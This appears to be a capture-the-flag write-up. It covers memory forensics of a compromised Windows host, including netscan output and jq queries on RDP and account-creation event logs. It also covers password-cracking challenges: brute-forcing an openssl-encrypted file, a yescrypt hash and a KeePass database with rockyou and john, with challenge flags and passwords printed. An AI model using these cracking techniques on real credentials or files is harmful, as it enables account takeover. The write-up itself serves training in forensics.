0x1fcd2240      UDPv6   fe80::4817:73ac:b77a:840d       51517   *       0               1052    svchost.exe     2022-12-09 12:28:18.00
000
0x1fcd2b50      UDPv6   ::1     51518   *       0               1052    svchost.exe     2022-12-09 12:28:18.000000
0x1fcd6428      TCPv4   192.168.74.173  3389    192.168.74.171  53017   ESTABLISHED     1060    svchost.exe     -
0x1fce0738      UDPv4   192.168.74.173  51519   *       0               1052    svchost.exe     2022-12-09 12:28:18.000000
0x1fce3880      UDPv6   fe80::4817:73ac:b77a:840d       1900    *       0               1052    svchost.exe     2022-12-09 12:28:18.00
000
0x1fd87750      TCPv4   192.168.74.173  49262   139.59.122.20   4445    ESTABLISHED     1732    putty.exe       -
0x1fd98ac0      UDPv4   0.0.0.0 3702    *       0               1036    svchost.exe     2022-12-09 12:28:24.000000
0x1fdb0bd0      UDPv4   127.0.0.1       1900    *       0               1052    svchost.exe     2022-12-09 12:28:18.000000
```

III

We can see the pid from the output of netscan, which is 1732.

IV


The remote server's ip address is 139.59.122.20

V

Looking at the file paths from the output of the filescan plugin, we can see two users, user13 and sysadmin. As there are only two users, we can easily guess between these users. But, looking at the output of the userassist plugin, we can see that all of the earlier user activity was from user13, and then suddenly sysadmin started doing some activities. We can deduce from this that the newly created account is sysadmin.

VI

Since the information that we need could be found through windows event log, we can use a tool called EVTXtract from this repository, https://github.com/williballenthin/EVTXtract, to extract the event logs from the memory dump.
After extracting it to XML format, we can convert it to JSON format. But before that, we need to tidy up the XML since in my case, it is not well formatted. After we manage to convert it to JSON, we can use `jq` to parse the JSON and filter for event ID associated with RDP connection, which is `1149` and look for username `sysadmin` (from `Memory Forensics V`).




```
❯ cat event.json | jq -c '.evtxtract.Record[] |
select(.EventID == "1149") |
.Substitutions |
select(.Substitution[].Value == "sysadmin") |
.Substitution[] |
select(.Type == "1")'
{"Type":"1","Value":"Microsoft-Windows-TerminalServices-RemoteConnectionManager","_index":"14"}
{"Type":"1","Value":"Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational","_index":"16"}
{"Type":"1","Value":"sysadmin","_index":"17"}
{"Type":"1","Value":"","_index":"18"}
{"Type":"1","Value":"192.168.74.171","_index":"19"}
{"Type":"1","Value":"Microsoft-Windows-TerminalServices-RemoteConnectionManager","_index":"14"}
{"Type":"1","Value":"Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational","_index":"16"}
{"Type":"1","Value":"sysadmin","_index":"17"}
{"Type":"1","Value":"","_index":"18"}
{"Type":"1","Value":"192.168.74.171","_index":"19"}
{"Type":"1","Value":"Microsoft-Windows-TerminalServices-RemoteConnectionManager","_index":"14"}
{"Type":"1","Value":"Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational","_index":"16"}
{"Type":"1","Value":"sysadmin","_index":"17"}
{"Type":"1","Value":"","_index":"18"}
{"Type":"1","Value":"192.168.74.171","_index":"19"}
```

Source IP: `192.168.74.171`

VII

Now, we need to filter for event ID that corresponds to user account creation, which is `4720` and the username is `sysadmin` (from `Memory Forensics V`).




```
❯ cat event.json | jq -c '.evtxtract.Record[] |
select(.EventID == "4720") |
.Substitutions |
select(.Substitution[].Value == "sysadmin") |
.Substitution[] |
select(.Type == "17")'
{"Type":"17","Value":"2022-12-09 13:34:07.714872","_index":"6"}
{"Type":"17","Value":"2022-12-09 13:34:07.714872","_index":"6"}
{"Type":"17","Value":"2022-12-09 13:34:07.714872","_index":"6"}
{"Type":"17","Value":"2022-12-09 13:34:07.714872","_index":"6"}
{"Type":"17","Value":"2022-12-09 13:34:07.714872","_index":"6"}
{"Type":"17","Value":"2022-12-09 13:34:07.714872","_index":"6"}
```

Timestamp: `2022-12-09 13:34:07`


Cracking

AES




```
└─# file flag.bin
flag.bin: openssl enc'd data with salted password
```

Started by analysing the file given using `file` command, showing openssl encryption data. Through the challenge description, a common and easy guess password is used, which leads to an idea to brute force the file to gain the password for decryption of the openssl using `bruteforce-salted-openssl`. Before executing the commands shown below, the file extensions needs to be changed from `flag.bin` to `flag.bin.enc` to determine it's encrypted.



```
└─# bruteforce-salted-openssl -t 50 -f /usr/share/wordlists/rockyou.txt -d sha256 flag.bin.enc -1
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 6830670
Tried passwords per second: 620970.000000
Last tried password: julia1628

Password candidate: julia1984
```


We managed to determine the password through brute forcing using default linux built in wordlist `/usr/share/wordlists/rockyou.txt` with `sha256` as its default digest. Once the password has been discovered, we can proceed decrypting it and then cat the file out.



```
└─# openssl aes-256-cbc -d -in flag.bin.enc -out flag.txt -k julia1984 | cat flag.txt
ihack{50955d4b2031271f8fda1764c1a66ac3}
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

Password Recovery


Looking at the format, `$y$j9T$`, in the internet leads us to `yescrpt` format. Next, we can crack it using john the ripper with `--format=crypt` and password list of `rockyou.txt`.



```
d0UBleW in 🌐 kali in ctf/ihack/crack on  main [?]
❯ john --format=crypt -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)

d0UBleW in 🌐 kali in ctf/ihack/crack on  main [?]
❯ john --show hash
ihackflag:iluvyou:1002:1002::/home/ihackflag:/bin/bash

1 password hash cracked, 0 left
```


Forgotten Password

Checking the file type of the given file is a keepass password database.



```
❯ file password.bin
password.bin: Keepass password database 2.x KDBX
```

We can use `keepass2john` to extract the hash for `john` to crack. After cracking, we found the master password to be `cristianoronaldo`. Next, we can import it to `Keepass` and read the content.



Title	User Name	Password	URL	Notes
flag	ihack	********		

`ihack{eb0f1c8711f67cb9e656520a5faea3c4}`